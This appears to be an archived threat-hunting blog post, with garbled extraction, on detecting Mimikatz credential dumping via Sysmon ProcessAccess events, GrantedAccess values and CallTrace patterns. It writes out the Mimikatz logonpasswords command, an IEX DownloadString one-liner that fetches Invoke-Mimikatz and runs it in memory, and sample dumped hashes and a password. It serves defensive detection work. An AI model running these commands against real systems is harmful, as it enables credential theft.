
Our first test will be running Mimikatz on disk. Download the latest binary from [here](#). Next, start PowerShell as Administrator and run Mimikatz.exe with the following commands as shown in figure 10 below:

```
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
```

A screenshot of a Windows PowerShell window titled 'Select Administrator: Windows PowerShell'. The session starts with 'Windows PowerShell' and 'Copyright (C) 2009 Microsoft Corporation. All rights reserved.' It then runs the command 'PS C:\Windows\system32> cd C:\Tools\mimikatz\_trunk\x64\'. The next command is '.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit'. The output shows the Mimikatz banner with version 2.1.1, build date Mar 20 2017 03:32:20, and a note about 21 modules. It then shows the commandline prompt 'minikatz(commandline)>'. The user runs 'privilege '28' OK' and 'sekurlsa::logonpasswords'. This leads to a detailed dump of authentication information, including Session (Interactive from 1), User Name (cbrown), Domain (HF), Logon Server (HFDC01), Logon Time (3/21/2017 11:40:51 PM), and SID (S-1-5-21-782132366-114303545-1085559006-1107). The dump also includes credential keys and hashes for NTLM and SHA1.

Figure 10. Running Mimikatz on Disk.

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)



Next, click on **SourceImage** - **C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe**. That will create a filter to show only powershell.exe as a source image. As you can see in figure 12 below, PowerShell accesses/opened Mimikatz with **0x1ffff** which means **Process\_ALL\_Access**. This is normal since PowerShell executed Mimikatz.

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[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)




Figure 12. Show only PowerShell as a Source Image.

Now hover over your PowerShell filter and click on the Minus symbol inside of the magnifier glass icon. That will filter out PowerShell.exe and show you the event of Mimikatz accessing Lsass.exe. As you can see in figure 13 below, Mimikatz uses **0x1010** permissions to access Lsass.exe. According to our table of **Process-Specific Access Rights** that I showed you at the beginning of this article, that combination is the results of adding **0x1000** (QueryLimitedInformation) & **0x0010** (VMRead).





Figure 13. Mimikatz Granted Access code.

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[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

## What happened with this?

You can detect Mimikatz stealing passwords by configuring Sysmon to watch Lsass.exe for process access:

Process accessed:  
UtcTime: 2017-02-13 04:27:33.700  
SourceProcessGUID: {089fc3d9-35b2-50a1-0000-001005c7b900}  
SourceProcessId: 2220  
SourceThreadId: 4904  
SourceImage: C:\demo\mimikatz.exe  
TargetProcessGUID: {889fc3d9-e575-58a0-0000-0010c64f0000}  
TargetProcessId: 544  
TargetImage: C:\Windows\system32\lsass.exe  
GrantedAccess: 0x1410  
Call Trace: C:\Windows\SYSTEM32\ntdll.dll+a594|C:\Windows\system32\KERNELBASE.dll+1e865|C:\demo\mimikatz.exe+65e2|C:\demo\mimikatz.exe+6594|C:\demo\mimikatz.exe+6652||C:\demo\mimikatz.exe+49da8|C:\demo\unimikatz.exe+40bc7|C:\demo\mimikatz.exe+499d1|C:\demo\mimikatz.exe+6bc45|C:\Windows\system32\kernel32.dll+18102|C:\Windows\SYSTEM32\ntdll.dll+5c5b4

Figure 15. Outdated Mimikatz Version

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

The permissions changed with the latest version of Mimikatz (20170320). However, the latest versions of Invoke-  
[13 captures](#) Mimikatz (PowerSploit & PowerShellEmpire) still use the outdated version. We will test them next to confirm. So far our basic  
27 May 2019 - 29 Sep 2024 0x1010".


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2022 2023 2024 About this capture

## Detecting In-memory Mimikatz

### First, Delete/Clear your Index

I recommend to delete/clear your Index by running the following command as shown in figure 16 below:

```
curl -XDELETE 'localhost:9200/[name of your index]?pretty'
```



### Running Outdated Mimikatz (20161126)

Run PowerShell as administrator. Next, download Invoke-Mimikatz as a string from Github and run it in memory by typing the following commands:

```
IEX (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
```

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

mimikatz (powershell) # sekurlsa::logonpasswords

Authentication Id : 0 : 184729 <00000000:0002d199>
Session           : Interactive from 1
User Name         : chroot
Domain           : HF
Logon Server     : HPDCB1
Logon Time       : 3/21/2017 11:48:51 PM
SID              : S-1-5-21-782132366-114383545-108555906-1107

nev :
[00000003] Primary
* Username : chroot
* Domain  : HF
* NTLM    : 1121F5efefcd230d7ef988425c3f87b7
* SHA1   : 8af4ce4c44de41852bd584b7d188be5ca2?efcb
[00010000] Credential Keys
* NTLM    : 1121F5efefcd230d7ef988425c3f87b7
* SHA1   : 8af4ce4c44de41852bd584b7d188be5ca2?efcb
* RDP    : 
* SPNEP   : 
* tspkg   : 
* digest  : 
* Username : chroot
* Domain  : HF
* Password : 118v3cookies22!
kerberos :
* Username : chroot
* Domain  : HF.COM
* Password : (null)
ssp :
```

Figure 17. Running Mimikatz in Memory.

Next, refresh your dashboard. We can see in figure 18 below two GrantedAccess values again, but I can tell that the **0xffff** is from PowerShell.exe running **whoami.exe** which is part of the **Invoke-Mimikatz** script from PowerShell Empire. Remember that we shouldn't be relying on the **whoami.exe** event unless we think an adversary would be using the same PowerShell Empire Script (maybe? Red team?).




Figure 18. Results of outdated Mimikatz in Memory.

After filtering everything to show only **GrantedAccess: 0x1410**, you will see that it is powershell accessing Lsass.exe. Once again, this is with the outdated version of Mimikatz in Invoke-Mimikatz.

(Event ID 10) - 31/10/2024 17:37

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)




Figure 19. Results of outdated Mimikatz in Memory.

### Running latest version of Mimikatz in Memory (20170320)

I updated the PowerSploit Invoke-Mimikatz script with the latest version of Mimikatz (20170320). It doesn't matter which script I update (PowerSploit or PowerShellEmpire) because anyways I have to replace the values of \$PEBytes32 & \$PEBytes64 in the script with the encoded version of the Mimikatz module. We do this in order to validate the results I obtained before after executing Mimikatz on disk. Make sure you delete/clear your index before running it. After running the Invoke-Mimikatz (v. 20170320), you should get the same results as when Mimikatz was executed on disk as shown in figure 20. **GrantedAccess: 0x1010**. This is expected since we are running the same Mimikatz module with the difference that we are loading the updated Mimikatz module reflectively in memory and in the context of PowerShell.exe.




Figure 20. Latest version of Mimikatz in Memory.


### How can we test this fingerprint against other processes accessing Lsass?

Before thinking on deploying a detection rule like this to your Sysmon config in production, I highly recommend to get a gold image and log every single process accessing Lsass in the system. You will see a lot of AV solutions accessing Lsass.exe the whole time.

[Edit and Update your Sysmon config](#)

**(Event ID 10) - 31/10/2024 17:37**  
[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

Edit your config to only log for **ProcessAccess** events targeting **Lsass.exe** as shown in figure 21 below.



The screenshot shows a Notepad++ window with two tabs: "winlogbeat.yml" and "Lsass\_ProcessAccess.xml". The "Lsass\_ProcessAccess.xml" tab contains the following XML code:

```
1 <Symon schemaversion="3.30">
2   <!-- Capture all hashes -->
3   <HashAlgorithms>md5</HashAlgorithms>
4   <EventFiltering>
5     <!-- Event ID 1 == Process Creation. -->
6     <ProcessCreate onmatch="include"/>
7     <!-- Event ID 2 == File Creation Time. -->
8     <FileCreateTime onmatch="include"/>
9     <!-- Event ID 3 == Network Connection. -->
10    <NetworkConnect onmatch="include"/>
11    <!-- Event ID 5 == Process Terminated. -->
12    <ProcessTerminate onmatch="include"/>
13    <!-- Event ID 6 == Driver Loaded.-->
14    <DriverLoad onmatch="include"/>
15    <!-- Event ID 7 == Image Loaded. -->
16    <ImageLoad onmatch="include"/>
17    <!-- Event ID 8 == CreateRemoteThread. -->
18    <CreateRemoteThread onmatch="include"/>
19    <!-- Event ID 9 == RawAccessRead. -->
20    <RawAccessRead onmatch="include"/>
21    <!-- Event ID 10 == ProcessAccess. -->
22    <ProcessAccess onmatch="include">
23      <TargetImage condition="is">C:\Windows\system32\lsass.exe</TargetImage>
24    </ProcessAccess>
25    <!-- Event ID 11 == FileCreate. -->
26    <FileCreate onmatch="include"/>
27    <!-- Event ID 12,13,14 == ReqObject added/deleted, RegValue Set, RegObject Renamed. -->
28    <RegistryEvent onmatch="include"/>
29    <!-- Event ID 15 == FileStream Created. -->
30    <FileStreamHash onmatch="include"/>
31    <!-- Event ID 17 == PipeEvent. -->
32    <PipeEvent onmatch="include"/>
33  </EventFiltering>
34</Symon>
```

**Figure 21.** Edit your Sysmon Conf

Then, update your Sysmon rules configuration. In order to do this, make sure you run cmd.exe as administrator, and use the configuration you just edited as shown in figure 22 below. Run the following commands:

`Sysmon.exe -c [Sysmon config xml file]`

Then, confirm if your new config is running by typing the following

`sysmon.exe -c` (You will notice that the only things being logged will be Lsass.exe as shown in figure 22 below.)

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

13 captures
27 May 2019 - 29 Sep 2024

G:\Windows\system32>cd c:\Tools\Sysmon\

c:\Tools\Sysmon>sysmon.exe -c C:\Tools\sysmonConfig\xml\Lease_ProcessAccess.xml

Copyright (C) 2014-2017 MARK RUSINOVICH and THOMAS GARNIER
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 3.30
Configuration file validated.
Configuration updated.

c:\Tools\Sysmon>sysmon.exe -c

System Monitor v6.00 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
- Service name: Sysmon
- Driver name: SysmonDrv
- Hashing Algorithms: MD5
- Network connection: disabled
- Image loading: disabled
- CML checking: disabled
- Process Access: disabled

Rule configuration (version 3.30):
- ProcessCreate          onmatch: include
- FileCreateTime         onmatch: include
- NetworkConnect         onmatch: include
- ProcessTerminate       onmatch: include
- DriverLoad             onmatch: include
- ImageLoad              onmatch: include
- CreateRemoteThread     onmatch: include
- RawAccessRead          onmatch: include
- ProcessStart           onmatch: include
    - TargetImage          file: is      value: 'C:\Windows\system32\lsass.exe'
- FileCreate              onmatch: include
- RegistryEvent          onmatch: include
- RegistryEvent          onmatch: include
- RegistryEvent          onmatch: include
- FileCreateStreamHash   onmatch: include
- PipeEvent               onmatch: include
- PipeEvent               onmatch: include

c:\Tools\Sysmon>-
```

Figure 22. Updating Sysmon rules configuration.

## Testing this in a bigger dev environment

I tested this in my own home environment and I didn't like to see only a few events in the console (not many applications were accessing lsass to test this approach). I decided to test this in a bigger dev environment to see how this basic fingerprint would scale. I found some interesting stuff.

Total Events	0x1410	0x1010
1,084,394	23,138	3

There were more than 1M events (Event ID 10) in a 30 days period, and as you can see in the small table above, the latest version of Mimikatz seemed to be easier to detect/spot using the basic fingerprint of **GrantedAccess 0x1010**.

## Final Thoughts

Once again, even though this is just part II of detecting In-memory Mimikatz, we are already coming up with another good indicator to reduce the number of false positives when hunting for it.

Based on our test today, we can say that if we want to detect the latest version of Mimikatz from a **ProcessAccess** event perspective, we should look for:

**GrantedAccess: 0x1010**

Now, if we still want to detect the current **Invoke-Mimikatz** versions used in projects such as PowerSploit and PowerShell Empire.

[https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for\\_22.html](https://web.archive.org/web/20230208123920/https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-hunter-hunting-for_22.html)

We should also look for:

GrantedAccess: 0x1410

[13 captures](#) However, when looking for 0x1410, there is a little bit more of tuning that needs to happen to filter all the noise. You will have to add

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Sysmon EID 10 logs. As you can see in figure 23 below, In-Memory Mimikatz always has the same CallTrace pattern. Remember that Sysmon only shows the module used and the offset addresses. However, you can use either Process Monitor or Process Explorer to configure a public Microsoft Symbol Server and show you a better call stack with all the function names. You can learn how [here](#). This Call Trace pattern could be useful with the right Regex to filter out all the noise (having some issues with Lucene regex in kibana).

C:\Windows\SYSTEM32\ntdll.dll+[a-zA-Z0-9]{1,}|C:\Windows\system32\KERNELBASE.dll+[a-zA-Z0-9]{1,}|UNKNOWN([a-zA-Z0-9]{16})

